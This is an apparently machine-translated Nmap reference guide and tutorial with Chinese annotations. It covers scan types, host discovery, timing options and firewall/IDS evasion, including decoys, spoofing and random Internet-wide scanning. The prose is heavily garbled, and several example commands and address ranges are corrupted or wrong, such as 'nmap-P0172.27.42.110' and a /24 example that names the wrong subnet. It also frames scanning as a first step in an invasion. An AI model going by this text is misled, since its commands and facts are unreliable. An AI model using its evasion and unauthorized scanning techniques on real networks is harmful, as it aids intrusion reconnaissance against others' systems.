
 ">WeChat
The Nmap scan principle and usage:http://blog.csdn.net/aspirationflow/article/details/7694274
Nmap quick check manual:http://wooyun.tangscan.cn/static/drops/tips-4333.html
Best practice for scanner nmap:http://blog.csdn.net/qq_29277155/article/details/50971727
Use nmap to verify multiple loopholes:http://blog.csdn.net/jiangliuzheng/article/details/51992220
Press ” Breakpoints ” directly on the keyboard while running nmap, and press X to know progress of running
Nmap Reference Guide
Description
nmap : Network detection tools and security/port scanners.
nmap [ <扫描类型> …] [ <选项> ] { <扫描目标说明> }
nmap -T4 -A -p- 10.10.210.60
Nmap (“Network Mapper”) is an open-source web detection and security clearance tool. It is designed to scan large networks quickly, of course with a single host. Nmap uses original IP messages in innovative ways to discover what hosts are on the network, what services they provide (application names and versions), what types of operating systems they operate (including version information), what type of message filters/firewalls they use, and a range of other functions. Although Nmap is usually used for security audits, many system administrators and network administrators do some routine work such as looking at the entire network, managing service upgrade plans, and monitoring the operation of the host and service.
The Nmap output is a list of scanning targets with additional information for each target, and what information depends on the options used. The key is the “port table of interest”. That table lists port numbers, protocols, service name and status. open(open)filtered(filtered) closed(Closed) orunfilteredOpen (open) means that the application on the target machine is listening to connections/messages at the port. filteredIt means that firewalls, filters or other network barriers prevent access to the port and Nmap can’t know it is. open(open) Or… closed(CLOSE )closedPorts do not have applications to listen on it, but they may be open at any time. When ports respond to Nmap’s detection, the ports are considered as closed or open when Nmap is unable to determine whether they are closed or open. unfiltered(not filtered) if Nmap reports status group open|filtered and closed|filtered, which means that Nmap cannot determine which of the two states the port is in. When a version detection is required, the port chart can also contain information on the software version. When an IP protocol scan is requested (-sO) Nmap provides information on the IP protocol supported rather than the port that is listening.
In addition to an interested port form, Nmap provides further information on the target machine, including reverse domain names, operating system speculation, equipment type and MAC address.

A typical Nmap scan.Example 1 “A typical Nmap scan”. In this example, the only option is-A, for the detection of operating systems and their versions,-T4 Implementation could be accelerated, followed by two target host names.A typical Nmap scan.
Translation Notes
The Nmap reference guide is available in Chinese by Fei Yang <[email protected]>And Lee Li.<[email protected]> FromEnglish versionWe hope that this will make the world’s Chinese-speaking people more aware of Nmap, but we cannot guarantee that it is as complete as the official English version and that it can be updated simultaneously.Creative Commons Attribution License, and reissued.
nmap Summary of Options
Options. When Nmap runs without options, the option summary will be exported, the latest version here http://www.insecure.org/nmap/data/nmap.usage.txt. It helps to remember the most common options, but it cannot replace the rest of the in-depth documents of this manual, some of which are not even here.

Nmap 7.25BETA1 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION: 目标说明
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY: 主机发现(就是扫描主机是否存活)
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan                                         // 等价于 -sP 参数。都是ping 扫描
  -Pn: Treat all hosts as online -- skip host discovery                      //-P0  (无Ping) 和 -Pn 参数效果一样
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping                                       //-P0  (无Ping) 和 -Pn 参数效果一样
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES: 扫描技术(就是扫描存活主机开了哪些端口,以及端口上启用的服务)
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER: 端口识别 和 扫描命令
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
  --top-ports <number>: Scan <number> most common ports
  --port-ratio <ratio>: Scan ports more common than <ratio>
SERVICE/VERSION DETECTION: 端口的服务以及服务版本 检测
  -sV: Probe open ports to determine service/version info
  --version-intensity <level>: Set from 0 (light) to 9 (try all probes)
  --version-light: Limit to most likely probes (intensity 2)
  --version-all: Try every single probe (intensity 9)
  --version-trace: Show detailed version scan activity (for debugging)
SCRIPT SCAN: 脚本扫描
  -sC: equivalent to --script=default
  --script=<Lua scripts>: <Lua scripts> is a comma separated list of
           directories, script-files or script-categories
  --script-args=<n1=v1,[n2=v2,...]>: provide arguments to scripts
  --script-args-file=filename: provide NSE script args in a file
  --script-trace: Show all data sent and received
  --script-updatedb: Update the script database.
  --script-help=<Lua scripts>: Show help about scripts.
           <Lua scripts> is a comma-separated list of script-files or
           script-categories.
OS DETECTION: 操作系统 探测
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE: 时间和性能
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
FIREWALL/IDS EVASION AND SPOOFING: 防火墙/IDS 逃避和欺骗
  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
  -S <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
  --data <hex string>: Append a custom payload to sent packets
  --data-string <string>: Append a custom ASCII string to sent packets
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
OUTPUT: 输出
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC: 混杂
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute  // -A是nmap全面扫描选项。有叫总和扫描,是一种完整扫描目标的方式
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
EXAMPLES: 例子
  nmap -v -A scanme.nmap.org
  nmap -v -sn 192.168.0.0/16 10.0.0.0/8
  nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES   //nmap man 手册地址
Nmap also offers a lot of options. One is “-PT,” we’ve already introduced it. It’s common on target machines or unfiltered ports on the Internet to scan TCP “ping.”
Another option is “-P0”. Before trying to scan a port under default settings, Nmap will use TCP ping and ICMPecho to command a target machine to ping. If the ICMP and TCP detection scans are not responded, the target host or network will not be scanned even if they are running. The “-P0” option allows for scanning without ping before scanning.
You should be used to using the “-v” command, which details all information and can be used with all scanning options. You can use this option repeatedly for more information about your target machine.
Using the “-p ” option, you can specify a scanning port. For example, the attackers want to detect your web server ftp (port 21), telnet (port 23), dns (port 53), http (port 80) and want to know about the operating system that you are using, which will use the SYN scan.
# nmap -sS -p 21,23,53,80 -O -v www.yourserver.com
Summary:
How to resist a hacker using Nmap, such as Scanlogd, Courtney, and Shadow; yet the use of this tool is not a substitute for network security administrators. Because scanning is just pre-emptive preparations for an attack, it can only be closely monitored at sites.
Nmap is used to monitor its own sites, and system and network administrators can detect potential intruders detecting your systems.
Statement of objectives
Except for options, all those appearing on the Nmap command line are considered as descriptions of the target host. The simplest case is to specify a target IP address or host name.
Sometimes you want to scan the entire network’s adjacent host. For this reason, Nmap supports a CIDR-style address. You can attach one/<numbit>Behind an IP address or host name, Nmap will scan all and reference IP addresses with <numbit>For example, 192.168.100.0/24 will scan 192.168.10.0 (in binary format): 11000000 10101000 00001010 00000000) and 192.168.10.255 (binary format: 11000000 10101000 00001010 11111111192,168.10.40/24 will do the same. Assuming that the IP address of the host scanme.nmap.org is 205,217,153.62, scanme.nmap.org/16 will scan 65,536 IP addresses between 205,217.0.0 and 205,217,255.255. The minimum value allowed is 1, which will scan half the Internet. The maximum value is 32, which will scan the host or IP address because all bits are fixed.
For example, you might want to scan 192.168.0.0/16 but omit any IP address that ends with a .0 or 255 radio address because they are usually broadcast addresses. Nmap supports such scanning by means of eight-bytes range. Nmap supports this kind of scanning.
IPv6 addresses can only be specified by a standard IPv6 address or host name. CIDR and the eight-bit range do not support IPv6, as they are of little use to IPv6.
Nmap command lines accept multiple host descriptions, which need not be of the same type.nmap scanme.nmap.org 192.168.0.0/8 10.0.0,1,3-7.0-255It will be executed as you expected.
While targets are usually specified in the command line, the following options can also be used to control target selection:-iL <inputfilename> (Input from list)
From <inputfilename>. Enter a host name in the command line appears to be clumsy, but often so. For example, your DHCP server may export lists of 10,000 current leases that you want to scan. If youNo, it’s not.Use an unauthorized static IP to locate the host, perhaps you want to scan all IP addresses. Just generate a list of hosts to scan. Use-iL Sends the filename as an option to Nmap. The items in the list can be any format that Nmap accepts on the command line (IP address, host name, CIDR, IPv6, or eight-bit range). Each one must be separated by one or more spaces, tabs or lines breaks. If you want Nmap to read a list from standard instead of actual files, you can use a hyphen ()-) as a file name. – IR-iR. <hostnum>(random selection of target)
You might want to randomly select the target for research and studies within the Internet. <hostnum> Options tell Nmap how many IPs you generate. Undesired IPs are private, grouping or unallocated addresses automatically omitted. 0 It means never-ending scans. Remember, some of the web tubes may get cold and complain about unauthorized scans. Use this option to be self-sufficient! If you find it boring on a rainy afternoon, try this order.nmap -sS -PS80 -iR 0 -p 80Search randomly for websites. –exclude <host1[,host2][,host3],…> (Exclusion of mainframe/network)
If there are some hosts or networks that are not your target in the scanning range you specify, then add a comma-separated list to this option. The list is based on normal Nmap syntax, so it can include host names, CIDRs, eight byte ranges etc. This may be useful if you want the network to scan contains servers for critical tasks, known systems with strong port scanned reactions, or subnets that are guarded by others. –excludefile <excludefile>(List of excluded files)
This and…--exclude option is the same, except that the goal excluded is to be separated by line breaks, spaces, or tabs <excludefile>is provided, rather than entered on the command line.
Host found
Scan by:
Full connection scan:Three handshakes. Firewalls are effective, so they’re rarely used.
Semi-link scanning:Two first handshakes, source SYN target SYN/ACK port open; source SYN target RST/ACK port closed (not logbook, hidden)
Secret scan:Send FIN, return RST (port closes, reply to RST package; port open, no reply)
Semi-link scans are also called indirect scans.FIN scans, Xmas scans, Null scans are invalid for Windows.
nmap    类型    选项        目标类型
nmap    -sT     TCP扫描     全链接扫描。这种扫描方法准确速度快,但是容易被防火墙和IDS发现并记录,所以这种方法,实际中并不多用
nmap    -sS     SYN扫描     半链接扫描
nmap    -sF     FIN扫描     秘密扫描 除SYN、ACK其它位置1
nmap    -sX     Xmas扫描    秘密扫描 FIN、URG、PUSH位置1
nmap    -sN     Null扫描    秘密扫描 标志位全为0,发送TCP分组
nmap    -sP     ping扫描    同时使用ICMP和TCP ACK 80,返回RST说明主机运行(外网)
nmap    -sU     UDP扫描     发送0字节UDP包,快速扫描Windows的UDP端口
nmap    -sA     ACK扫描     TCP ACK扫描,当防火墙开启时,查看防火墙有未过虑某端口
nmap    -sW     滑动窗口扫描
nmap    -sR     RPC扫描
nmap    -b      FTP反弹攻击(FTP Bounce attack) 外网用户通过FTP渗透内网
Options
nmap  -P0        Nmap扫描前不Ping目标主机
nmap  -PT        Nmap扫描前使用TCP ACK包确定主机是否在运行(-PT默认80)
nmap  -PS        Nmap使用TCP SYN包进行扫描
nmap  -PI        Nmap进行Ping扫描
nmap  -PB        结合-PT和-PI功能
nmap  -O         Nmap扫描TCP/IP指纹特征,确定目标主机系统类型(大写字母O,不是数字0)
nmap  -I         反向标志扫描,扫描监听端口的用户
nmap  -f         分片发送SYN、FIN、Xmas、和Null扫描的数据包
nmap  -v         冗余模式扫描,可以得到扫描详细信息
nmap  -oN        扫描结果重定向到文件
nmap  -resume    使被中断的扫描可以继续
nmap  -iL -iL,   扫描目录文件列表
nmap  -p         -p扫描端口列表,默认扫描1-1024端口和/usr/share/nmap/nmap-services文件中指定端口;
                 -p例:23;20-30,139,60000-
nmap -F          快速扫描模式,只扫描nmap-services文件中的端口
nmap -D          欺骗扫描,可有效隐藏扫描者IP地址
nmap -S          在欺骗扫描时,用来指定源主机IP
nmap -e          指定从哪个网卡发送和接收数据包
nmap -g          指定扫描源端口
nmap -r          按顺序扫描端口
Parameters
192.168.10.1
192.168.10.0/24
192.168.*.*
192.168.0-255.0-255
If a computer is to be hacked, it needs to have a complete plan. Before the system is invaded, a target host must be located and some ports must be monitored before an invasion can take place.
Find out what portals are listening on the network, and test which ports are being tapped. Scanning networks is a first step in an invasion. By using scanners (such as Nmap) to scan the network, find target hosts with holes. If there is a loophole, then scan the listening port. Nmap accurately determines the type of operating system that is used for using TCP protocol fingerprints.
Nmap’s syntax is quite simple. Nmap’s different options and-s sign make up different types of scan, such as: a Ping-scan command is “-sp”. Once the target host and network have been identified, it can be scanned. If Nmap is run with root, Nmap’s functionality will be significantly enhanced because super users can create custom data packages that are easily accessible to Nmap.

Nmap is flexible on the target machine. Using Nmap to scan single machines or the entire network is simple, as long as it assigns a target address with “/mask” to Nmap. The address is “Victim/24”, the target is a category C network and the address is “Victim/16”.
Nmap also allows you to use various specified web addresses, such as 192.168.7.*, which means 192.168.7.0/24, or 192.168.7.1, 4,8-12, to scan the mainframe under the selected subnet.
One of the first steps in any web-detection mission is to narrow an IP range (sometimes huge) to a set of activities or hosts that are of interest to you. Scan each IP port is slow and usually unnecessary. Of course, what kind of host interests you mainly depend on the purpose of the scan. The network pipe may be interested only in running a service-specific mainframe, while those working for safety may be interested in one toilet if it has an IP address:-). A system administrator might simply use Ping to locate a host inside the Internet, while an external intrusion tester may exhaust his brain by trying to break through the firewall.

Nmap offers a basket of options to customize your needs because of the wide variety of requirements identified by the host. Hosts find that they are sometimes called ping scans, but far beyond sending simple ICMP echo requests using a popular ping tool. Users can completely scan them using lists (see also page).-sL) or by closing ping (-P0This is particularly common in private address spaces based on RFC 1918, such as 10.0.0/8. The network has 16,000,000 IPs, but I have seen companies using it without even 1,000 machines. The host finds those machines that are able to locate their scattered location at the sea.
If no options are given for the host to discover, Nmap sends a TCP ACK message at 80 ports and an ICMP reply requesting each target machine. One exception is that ARP scans any target machine used on local domain networks. For non-privileged UNIX shell users, useconnect()The system calls to send a SYN rather than ACK, and these defaults are used.-PA -PEThe option has the same effect. When scanning local area networks, such hosts are generally found to be sufficient, but for security clearance a more comprehensive detection is recommended.
-P*Options (the type of ping selected) can be used in combination. You can increase access to a well-protected firewall by sending many detection messages using different TCP ports/points and ICMP codes. -P*Options, ARP found (-PR) is a default behavior for the goal of the local network because it’s always faster and more effective.
The following options control the host discovery. -sL (List scan scan list)
List scan is the degradation form found by the host, which lists only each host on a specified network and does not send any messages to the target host. By default, Nmap still interprets the host in reverse domain to get their names. Simple hostnames often provide useful information. For example, it is surprising that Nmap still analyzes the host ‘s name in reverse. fw.chi.playboy.comPlayboy’s Chicago office firewall. Nmap ends up reporting the total number of IP addresses. List scans are good to ensure you have the right target IP. If host domain name is unexpected, then it will be worth examining further in case other organizations’ networks are scanned wrongly. –SL Options Just print out the list of target hosts, options like some other advanced features such as port scans, operating system detection or Ping scanning are no longer available. If you wish to close the ping scan and still perform this advanced feature, please continue reading about -P0option. (Ping scan scan Ping)
This option tells NmapJust This is more active than a list scan, often used for the same purposes as a list scanning. It can get some information on target networks without special attention. For attackers, it is often more valuable to know how many hosts are running than a column of IPs and host names provided by a list scan.
The system administrator often likes this option, too. It can easily tell how many machines are running on the network or monitor whether servers are functioning. It’s often called carpeting, which is more reliable than ping radio addresses because many hosts don’t respond to broadcasting requests.
-sPoption to send an ICMP echo request and a TCP message to the 80 port by default. If non-privileged users execute it, send a SYN message (usingconnect()The system calls) to the 80 port of the target machine. ARP request is sent when a privileged user scans a local domain network’s target machine.-PR, unless used--send-ipoption. -sPOptions can be divided-P0) any detection type other than that found-P* Once any detection type and port options are used, the default detection (ACK and response request) is covered. When a well-protected firewall is located between the source host and target network running Nmap, those advanced options are recommended. Otherwise, some hosts cannot be detected when the firewall captures and discards the detector or respond package. (no Ping) Same as the -Pn parameter effect
No ping scans are usually used against the walls of fire. He can avoid certain firewall protections. He can identify a functioning machine. This option completely skips Nmap ‘ s discovery phase. Normally, Nmap uses it to determine an active machine while performing high-intensity scanning. By default, Nmap only conducts high-intensity detection for running hosts such as port scanning, version detection or operating system detection.-P0Disable. Host detection will match Nmap.Every one.The specified target IP address performs the required scan. This can penetrate the firewall. It can also avoid being found by the firewall. So if you assign a type B address space (16) in the command line, all 65,536 IP addresses will be scanned. -P0The second character is a number 0 instead of the letter O. As with list scans, skipping the normal host discovery but not printing a list of targets, as if each IP were active if it continued to perform the required function. If no protocol has been specified, nmap defaults on protocol 1, protocol 2, protocol 4. You can use these protocols if you want to know how they judge the host’s survival. –packet-trace option. nmap-P0172.27.42.110 –packet-trace 。nmap -P06,17,2 172.27.42.110 –packet-trace / Use TCP, UDP, ICMP protocols to want the target host package sent and determine whether it is online. [portlist] (TCP SYN Ping)
Normally, the nmap default ping scan is a response to the target host’s survival request using TCP ACK and ICMP Echo. When the target host firewall prevents these requests, you can use the TCP SYN Ping scan to make a living judgement of the target host. This option sends an empty TCP message setting up the SYN logo. The default destination port is 80 (can be changed).nmap.h) The DEFAULT-TCP-PROBE-PORT values in the file are configured, but different ports can be specified as options. You can even specify a comma-separated list of ports (e. g. -PS22,23,25,80,113,1050,35000) In this case, each port is scanned simultaneously.
The SYN logo tells the other that you are trying to create a connection. Usually, the target port is closed and a RST (reset) package is sent back. If it happens to be open, the target will take the second step of TCP three-step handshake in response to a SYN/ACK TCP message. Then the machine running Nmap will strangle this connection that is being established, sending an RST instead of ACK, otherwise a full link will be created. The RST text is the machine that runs Nmap rather than Nmap itself because it was surprised at receiving SYN/ACK.
Nmap does not care whether the port is open or closed. RST or SYN/ACK responses tell Nmap that the host is running.
On UNIX machines, there’s usually only privileged users. root Whether or not to send and receive the original TCP message. So, as an alternative method, Nmap will use a system for each target host () to call contact(), it will also send a SYN message to try to establish connection. If connect() quickly returns successful or an ECONNREFUSED failed, the next TCP stack must have received a SYN/ACK or RST that is in operation. If the connection is overtimed, the host will be marked down. This approach is also used for IPv6 connections because Nmap does not currently support the original IPv6. Nonmap is responding with SYN/ACK and RST to judge whether or not the target host is alive, but in certain cases the firewall will be discarded from the RST package, which would be inaccurate if the scan results are required to specify port or port boundaries to avoid this situation. Example: nmap-100-200-P17.12.4. [portlist] (TCP ACK Ping)
TCP ACK ping is quite similar to the SYN ping that was just discussed. Perhaps you have guessed the difference between setting a TCP ACCK sign and not a SYN sign. The ACK paper indicates an attempt to create a connection, but this link has not yet been fully established. So remote hosts should always respond to a RST message because they do not send requests for connections to machines running Nmap if they are operating. This way can detect the host that prevents the SYN package and ICMP Echo request. Many firewalls block the SYN message, so nmap provides both the TCP SYN Ping scan and the TCP ACK Ping scanning detection method, which greatly increases the probability of passing through the firewall.
-PAThe option uses the same default port (80) as SYN to detect, or you can specify a list of target ports in the same format. If non-privileged users try this feature, or the IPv6 goal is specified, the previous connect() method will be used. This method is not perfect because it actually sends SYN rather than ACK.
Many managers will deploy their routers or other simple firewalls to block SYN messages unless the connection targets open servers, such as corporate websites or mail servers. This prevents access to organizations and allows users to access the Internet. --synoption to achieve this stateless method. When such a non-state firewall rule exists, send it to the SYN ping detection of closing target port (-PSIt’s likely that it will be blocked. In this case, AK detection has a special flash point because it uses the same rule.
Another commonly used firewall uses state rules to block undesired messages, a feature that has begun to exist only in high-end firewalls, but it is becoming more common over the years. --stateThe option supports this feature, which categorizes the message according to the state of connection. SYN detection is more likely to be used in such a system because brainless ACK messages are usually identified as counterfeit and discarded. The solution is by specifying the dilemma. -PSReassigned-PASYN is sent to ACK. Example: nmap-PA-PS 172.27.42.110-v /-v shows details, which can be done without going straight to the results – PU [portlist] (UDP Ping)
There’s also a host found option UDP ping, which sends an empty one (unless specified).--data-length The UDP message goes to the given port. The format of the port list and previously discussed-PSand-PAThe option remains the same. If no port is specified, the default is 31338. This default can be changed by compilingnmap.hThe DEFAULT-UDP-PROBE-PORT values in the file are configured. The default use of such a strange port is that this scan to open ports is not generally welcomed.
If the target machine’s port is closed, the UDP detection should immediately receive a response message that an ICMP port cannot reach. This means that the device is running at Nmap. Many other types of ICMP errors, such as failure to reach the host/network or TTL timeout, are down and not available.
The main advantage of this type of scan is that it can travel through firewalls and filters that filter only TCP. For example, I used to have a Linksys BEFW11S4 wireless broadband router. By default, the device’s external card filtered all TCP ports, but the UDP detection would still generate unreachable information about one port, thus exposing itself.-PE; -PP; -PMP; -Pmm4 (ICMP Ping Types)
Apart from the unusual TCP and UDP hosts that were discussed earlier, Nmap can send a ping to all of us. Nmap sends an ICMP type 8 (response request) to the target IP address and looks forward to a type 0 (reaction response) from the running host. The –PE option simply means sending the ICMP Echo data package to the target host to detect whether or not the target host is online, unfortunately many hosts and firewalls are now blocking these messages instead of responding as expected, seeRFC 1122Therefore, ICMP scans are usually not sufficient for Internet targets, but they may be a practical and effective way for system administrators to monitor an internal network. Use-PEoption to open the echo request function. Example: nmap-PE-v72/27.42.110
Although the echo request is a standard ICMP ping query, Nmap does not go beyond that.RFC 792Time stamp requests are also regulated, information requests are requested and address mask requests are coded 13, 15 and 17, respectively. Although the apparent purpose of these queries is to obtain information such as address masks and current time, they can be easily used for host discovery. “The host should not have achieved these messages.” Timetamps and address mask queries can be used separately-PPand-PMoption to send. Time stamp response (ICMP code 14) or address mask response (code 18) indicates that the host is running. These two queries may be valuable when administrators specifically block echo request submissions and forget other ICMP queries which might be used for the same purpose. Example: ICMP time stamping ping scanning nmap-PP-v www.baidu.com Example: ICMP address mask ping-nmap-PE -v 172.27.42.110 Different scanning methods penetrate different firewalls with different effects.-PR (ARP Ping)
In most local networks, especially those based on the RFC 1918 private address range, most IP addresses are not used at a given time. When Nmap attempts to send an original IP message such as ICMP response request, it is necessary for the operating system to determine the hardware address (ARP) that corresponds to the target IP so that it can get the frame to the correct address. This is generally slow and problematic because operators do not think they will normally make millions of requests to machines without running in a short period of time.
Nmap manages the ARP request using its optimized algorithm when it is scanned. When it receives a response, Nmap does not even need to worry about an IP-based ping message, since it already knows that the host is running. -PIOr… -PS) Nmap will also use ARP for any of the same local domain network’s target machines. If you really do not want ARP scan, specify --send-ipI’m sorry. (no reverse domain description)
Tell Nmap never to do a reverse domain parsing of the active IP address it found. Since DNS is usually slower, it can make things happen a little faster.-R (Definition of domain names for all targetips)
Tell Nmap Forever. The target IP address is interpreted in reverse. This operation is usually performed only when the machine is found to be running.--system-dns (Use system domain solver)
By default, Nmap interprets domain names by sending directly the domain name server configured on your host. To enhance performance, many requests (usually dozens) are sent and executed. If you want to use a system home-track solver, specify this option (by getnameinfo() calling an IP resolution). Unless Nmap ‘s DNS code has bug — if so, contact us. This option is usually not used because it is much slower. The system solvers are always used for IPv6 scans — Traceroute.
The –traceroute option allows route tracking, helps understand the network and allows viewing of network nodes between local computers and targets.
Example: nmap-traceroute -v 172.27.42.110--system-dns (Use system domain solver)
By default, Nmap interprets domain names by sending directly querying the domain name server configured on your host. To enhance performance, many requests (usually dozens) are sent and executed. If you want to use a system home-track solver, specify this option (by getnameinfo() calling an IP resolution). Unless Nmap ‘s DNS code has bug — if so, contact us. This option is usually not used because it is much slower. The system solvers always use IPv6 scans.
Port Scan Basis
